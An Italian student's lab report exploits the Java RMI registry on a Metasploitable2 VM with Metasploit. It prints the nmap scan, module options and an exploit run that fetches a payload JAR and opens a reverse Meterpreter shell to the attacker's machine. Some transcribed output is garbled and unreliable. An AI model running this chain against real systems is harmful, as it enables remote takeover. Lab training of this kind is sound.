

Report sull'esercizio di penetrazione - Vulnerabilità Java RMI

Traccia dell'esercizio

"La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 1. configurazione di rete;
 2. informazioni sulla tabella di routing della macchina vittima."

Indice


1. Introduzione
2. Configurazione dell'ambiente
3. Esecuzione dell'esercizio
 - 3.1 Verifica della comunicazione tra le macchine
 - 3.2 Analisi della porta 1099
 - 3.3 Sfruttamento della vulnerabilità con Metasploit
 - 3.4 Ottenimento di una sessione Meterpreter
4. Raccolta di evidenze sulla macchina remota
 - 4.1 Configurazione di rete
 - 4.2 Informazioni sulla tabella di routing
5. Informazioni sul servizio Java RMI
6. Conclusioni

1. Introduzione

L'obiettivo di questo esercizio è sfruttare una vulnerabilità sulla porta 1099 del servizio Java RMI su Metasploitable, ottenendo una sessione Meterpreter sulla macchina remota e raccogliendo informazioni sulla configurazione di rete.

2. Configurazione dell'ambiente

Ho configurato la macchina attaccante (KALI) con l'indirizzo IP 192.168.11.111 e la macchina vittima (Metasploitable) con l'indirizzo IP 192.168.11.112.



The image shows two terminal windows side-by-side. The left window is titled 'kali@kali' and shows the output of the 'ifconfig' command for the 'eth0' and 'lo' interfaces. The 'eth0' interface has IP 192.168.11.111 and is connected to the network. The 'lo' interface has IP 127.0.0.1. Below this, a 'ping' command is executed from kali to 192.168.11.112, showing successful results with 0% packet loss. The right window is titled 'Metasploitable2 [in esecuzione] - Oracle VM VirtualBox' and shows the output of the 'ifconfig' command for the 'eth0' and 'lo' interfaces. The 'eth0' interface has IP 192.168.11.112 and is connected to the network. The 'lo' interface has IP 127.0.0.1. Below this, a 'ping' command is executed from Metasploitable2 to 192.168.11.111, showing successful results with 0% packet loss.

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 4932 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2564 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.621 ms
^C
 192.168.11.112 ping statistics:
 2 packets transmitted, 2 received, 0% packet loss, time 1003ms
 rtt min/avg/max/mdev = 0.621/0.831/1.042/0.210 ms

Metasploitable2 [in esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Auto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:a8:47:39
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fea8:4739/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
    TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:0 (0.0 B) TX bytes:4752 (4.6 KB)
    Base address:0xd020 Memory:f0200000-f0220000

lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16384 Metric:1
    RX packets:113 errors:0 dropped:0 overruns:0 frame:0
    TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:23097 (22.5 KB) TX bytes:23097 (22.5 KB)

msfadmin@metasploitable:~$
```

3. Esecuzione dell'esercizio

3.1 Verifica della comunicazione tra le macchine

Dopo aver modificato gli indirizzi IP, ho eseguito un ping dalla macchina attaccante per confermare la comunicazione tra le due macchine.

(il ping da Kali verso metasploitable lo ritroviamo nella figura sopra)

3.2 Analisi della porta 1099

Utilizzando **nmap**, ho confermato l'apertura e la raggiungibilità della porta 1099 sulla macchina vittima.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -p- -sV -T5 192.168.11.112  
[sudo] password for kali:   
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 10:30 CET  
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan  
SYN Stealth Scan Timing: About 80.90% done; ETC: 10:31 (0:00:04 remaining)  
Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 60.00% done; ETC: 10:31 (0:00:07 remaining)  
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 90.00% done; ETC: 10:31 (0:00:03 remaining)  
Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 93.33% done; ETC: 10:32 (0:00:05 remaining)  
Stats: 0:02:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan  
Service scan Timing: About 93.33% done; ETC: 10:33 (0:00:08 remaining)  
Stats: 0:03:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan  
NSE Timing: About 99.85% done; ETC: 10:34 (0:00:00 remaining)  
Nmap scan report for 192.168.11.112  
Host is up (0.00035s latency).  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1
```

3.3 Sfruttamento della vulnerabilità con Metasploit

Avviando **msfconsole**, ho eseguito una ricerca dell'exploit relativo alla vulnerabilità Java RMI utilizzando il comando **search** seguito da **java_RMI**. Una volta individuato l'exploit, ho visualizzato i dettagli e configurato i parametri necessari utilizzando prima il comando **show options** per visualizzare i campi da compilare e successivamente **set RHOSTS** seguito dall'indirizzo IP della macchina vittima per specificare la destinazione dell'attacco. Successivamente ho avviato l'attacco con il comando **exploit**.

```
msf6 > search java_RMI

Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry_enum  2011-10-15      normal  No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.11.111  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html
RPORT     1099             yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   0.0.0.0          no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   0.0.0.0          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```

3.4 Ottenimento di una sessione Meterpreter

L'esercizio ha avuto successo, ottenendo una sessione di Meterpreter sulla macchina remota.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4QD4ctFS
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:45572) at 2024-03-08 10:44:03 +0100

meterpreter > 
```

4. Raccolta di evidenze sulla macchina remota

4.1 Configurazione di rete

Dopo aver ottenuto la sessione Meterpreter, ho eseguito il comando **ifconfig** sulla macchina vittima per raccogliere dettagli sulla configurazione di rete.

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea8:4739
IPv6 Netmask : ::

meterpreter > 
```

4.2 Informazioni sulla tabella di routing

Successivamente, ho utilizzato il comando **route** per ottenere informazioni sulla tabella di routing della macchina remota, analizzando la gestione delle rotte di rete.

```
meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            eth0
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            eth0
fe80::a00:27ff:fea8:4739 ::           ::           0            eth0

meterpreter > 
```

5. Informazioni sul servizio Java RMI

Il servizio Java RMI (Remote Method Invocation) è un framework che consente la comunicazione e l'esecuzione di metodi tra oggetti distribuiti in un ambiente Java. Questo framework facilita la programmazione di applicazioni distribuite, consentendo agli oggetti Java di chiamare metodi su oggetti situati su macchine remote.

Le principali funzionalità offerte da Java RMI includono:

1. **Invocazione di Metodi Remoti:** Java RMI permette agli oggetti Java di chiamare metodi su oggetti remoti come se fossero chiamati localmente. Questo è possibile grazie alla trasmissione di oggetti serializzati attraverso la rete.
2. **Gestione della Serializzazione:** Java RMI supporta la serializzazione degli oggetti, consentendo di trasformare gli oggetti in un formato che può essere facilmente trasmesso su una rete e ricostruito lato ricevente.

3. **Registrazione degli Oggetti Remoti:** Gli oggetti remoti devono essere registrati presso un registro RMI (RMI Registry) in modo che gli oggetti client possano trovare e invocare metodi su di essi.
4. **Comunicazione sicura:** Java RMI offre opzioni per garantire la sicurezza delle comunicazioni tra oggetti distribuiti, inclusa la possibilità di utilizzare canali sicuri e la gestione delle autorizzazioni.

Tuttavia, come qualsiasi servizio di comunicazione remota, Java RMI può presentare rischi di sicurezza se non configurato correttamente. Vulnerabilità e configurazioni errate possono essere sfruttate per attacchi malevoli, come quello che è stato eseguito nell'esercizio odierno.

6. Conclusioni

In conclusione, l'esercizio è stato completato con successo, sfruttando la vulnerabilità Java RMI e ottenendo una sessione Meterpreter sulla macchina remota.